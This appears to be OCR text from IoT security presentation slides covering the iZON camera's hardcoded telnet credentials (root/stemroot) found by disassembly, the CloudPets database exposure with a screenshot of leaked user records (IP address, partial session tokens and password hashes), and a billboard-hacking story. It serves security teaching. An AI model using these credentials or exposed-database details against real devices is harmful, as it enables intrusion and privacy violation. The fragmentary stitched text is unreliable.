        private static string[] _upgradeList;

        private static bool _downloadKernel = true;

        private static string _upgradeVersionKeyword = string.Empty;

        private static string _upgradeVersionNumber = string.Empty;
```

329 210

IZON


izon 2.0

PASSWORD WITHIN THE MOBILE APP

```
__cstring:0041069A aCom_steminno_4 DCB "com.steminnovation.izon.firmware.telnet",0
__cstring:0041069A                                      ; DATA XREF: __cfstring:cfstr_Com_steminno_4↓o
__cstring:004106C2 aIzonLogin      DCB "izon login: ",0 ; DATA XREF: __cfstring:cfstr_IzonLogin↓o
__cstring:004106CF aRoot_2         DCB "root",0xA,0     ; DATA XREF: __cfstring:cfstr_Root_2↓o
__cstring:004106D5 aPassword_2     DCB "Password: ",0   ; DATA XREF: __cfstring:cfstr_Password_2↓o
__cstring:004106E0 aStemroot       DCB "stemroot",0xA,0 ; DATA XREF: __cfstring:cfstr_Stemroot↓o
__cstring:004106EA aRootIzon       DCB "root@izon # ",0 ; DATA XREF: __cfstring:cfstr_RootIzon↓o
```

https://duo.com/blog/izon-ip-camera-hardcoded-passwords-and-unencrypted-data-abound

PASSWORD WITHIN THE MOBILE APP



https://duo.com/blog/izon-ip-camera-hardcoded-passwords-and-unencrypted-data-abound

LIVE DEMO

- Mobile application of a Smart plug
- Reverse engineering
- What kind of sensitive data can we extract
- Encryption being used?


Internet of Things Teddy Bear Leaked 2 Million Parent and Kids Message Recordings

Lorenzo Franceschi-Bicchierai
Feb 27 2017, 4:00pm

A company that sells “smart” teddy bears leaked 800,000 user account credentials—and then hackers locked it and held it for ransom.

UPDATE, Feb. 28, 12:25 p.m. ET: After this story was published, a security researcher revealed that **the stuffed animals themselves could easily be hacked and turned into spy devices**.

https://motherboard.vice.com/en_us/article/pgwean/internet-of-things-teddy-bear-leaked-2-million-parent-and-kids-message-recordings


Robomongo 0.9.0-RC9
45.79.147.159 (5)
System
admin
local
cloudpets-staging
Collections (24)
System
AppStoreProduct
FriendAcceptanceNotificat...
FriendRecord
NotificationState
PlushToy
PrivateProfile
Profile
ProfilePortrait
Purchase
VoiceMessage
_AppBuildVersion
_Cardinality
_EventDimension
_Index
_Installation
_JobSchedule
_PushStatus
_SCHEMA
_Session
_User
_dummy
fs.chunks
fs.files
Functions
Users
cloudpets-test
test
db.getCollection('_User').find({})
45.79.147.159
45.79.147.159:27017
clou
db.getCollection('_User').find({})
_User
0.378 sec.
821296
Key
Value
(22) zzhaflkdEs
{ 14 fields }
(23) zziP6Y4Sal
{ 8 fields }
(24) zziuLr8lvl
{ 8 fields }
(25) zzizgB5LSC
{ 14 fields }
(26) zzjz2XEBzG
{ 14 fields }
(27) zzk20F3wF6
{ 14 fields }
(28) zzlBvKVYHK
{ 14 fields }
(29) zzlDKjnDUr
{ 14 fields }
(30) zzlPWXSuWk
{ 14 fields }
_id
zzlPWXSuWk
_perishable_to...
Xw17Ji5zfgMYrhslwh7C...
_auth_data_an...
null
_created_at
2016-03-19 18:48:04.84...
_updated_at
2016-03-19 18:50:10.171Z
username
[redacted]
_session_token
lrTBH4G1NtQVELRlucQt...
_hashed_pass...
$2a$10$Oh0kDji.dAnLw...
_acl
{ 1 field }
_wperm
[1 element]
email
[redacted]
emailVerified
true
_email_verify_t...
VB3yedZ3tNYuZEialwzw...
_rperm
[1 element]
(31) zzlqtKAhHT
{ 14 fields }
(32) zzm2O6odQf
{ 11 fields }
(33) zzm8ir3dYF
{ 8 fields }
(34) zzmP8lalW9
{ 14 fields }
(35) zznrAX0vNg
{ 14 fields }
(36) zzntQ5Tdu8
{ 8 fields }
Logs

HACKING BILLBOARDS

A Hacker Put Marco Rubio Porn Memes on Two Billboards in Alabama

The infamous hacker Andrew Auernheimer found a bunch of easy-to-hack billboards.


SHARE TWEET


Lorenzo Franceschi-Bicchierai
May 13 2016, 12:00pm


RADIO

